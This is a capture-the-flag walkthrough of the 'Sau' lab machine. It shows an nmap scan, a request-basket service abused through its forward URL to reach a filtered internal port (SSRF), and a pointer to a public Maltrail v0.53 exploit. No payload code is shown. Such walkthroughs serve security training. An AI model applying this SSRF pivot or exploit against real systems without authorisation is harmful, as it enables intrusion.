

sau

Scanning and Enumeration



```
┌──(moghees㉿kali)-[~/Desktop/CTF/HTB/sau]
└─$ cat nmap.scan
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 21:24 PKT
Nmap scan report for 10.10.11.224
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
80/tcp    filtered http
55555/tcp open     unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Fri, 10 Nov 2023 16:25:14 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessi
onReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Fri, 10 Nov 2023 16:24:45 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Fri, 10 Nov 2023 16:24:45 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit th
e following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55555-TCP:V=7.94%I=7%D=11/10%Time=654E594D%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,A2,"HTTP/1\.0\x20302\x20Found\r\nContent-Type:\x20text/html;
SF:\x20charset=utf-8\r\nLocation:\x20/web\r\nDate:\x20Fri,\x2010\x20Nov\x2
SF:02023\x2016:24:45\x20GMT\r\nContent-Length:\x2027\r\n\r\n<a\x20href=\"/
SF:web\">Found</a>\.\n\n")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20R
```




Created

Basket 'es0agdj' is successfully created!

Your token is: EOJV0ipGQbK7i4tVO7S4TX8FC4v_VkpeQvnxCw9l8zFA

http://10.10.11.224:55555/ zve658q




Basket: es0agdj

Requests: 1 (2)

Requests are collected at `http://10.10.11.224:55555/es0agdj`

[GET] /es0agdj
21:49:26
10/11/2023

Here we can do some interesting things:



Forward URL: http://10.10.11.224:80?token=mgZkvYYVHjMXITmKLOr2fyryL-Tjretu7lkl1rFYwjUx

☐ Insecure TLS only affects forwarding to URLs like `https://...`


☐ Proxy Response

☐ Expand Forward Path

Basket Capacity: 200

Forward request to anywhere we want.

This is SSRF vulnerability



Configuration Settings

Forward URL:

http://127.0.0.1:80

□ Insecure TLS only affects forwarding to URLs like `https://...`


□ Proxy Response

□ Expand Forward Path

Basket Capacity:

200

As the port 80 was filtered. We can use this way to send request there.



Configuration Settings

Forward URL:

http://127.0.0.1:80

□ Insecure TLS only affects forwarding to URLs like `https://...`


☑ Proxy Response

☑ Expand Forward Path

Basket Capacity:

200


Also check these boxes so the requests are forwarded.



This is what we get from there.


Exploitation

Searched for '**Maltrail v0.53**' Exploit and found this:
https://github.com/spookier/Maltrail-v0.53-Exploit/blob/main/exploit.py



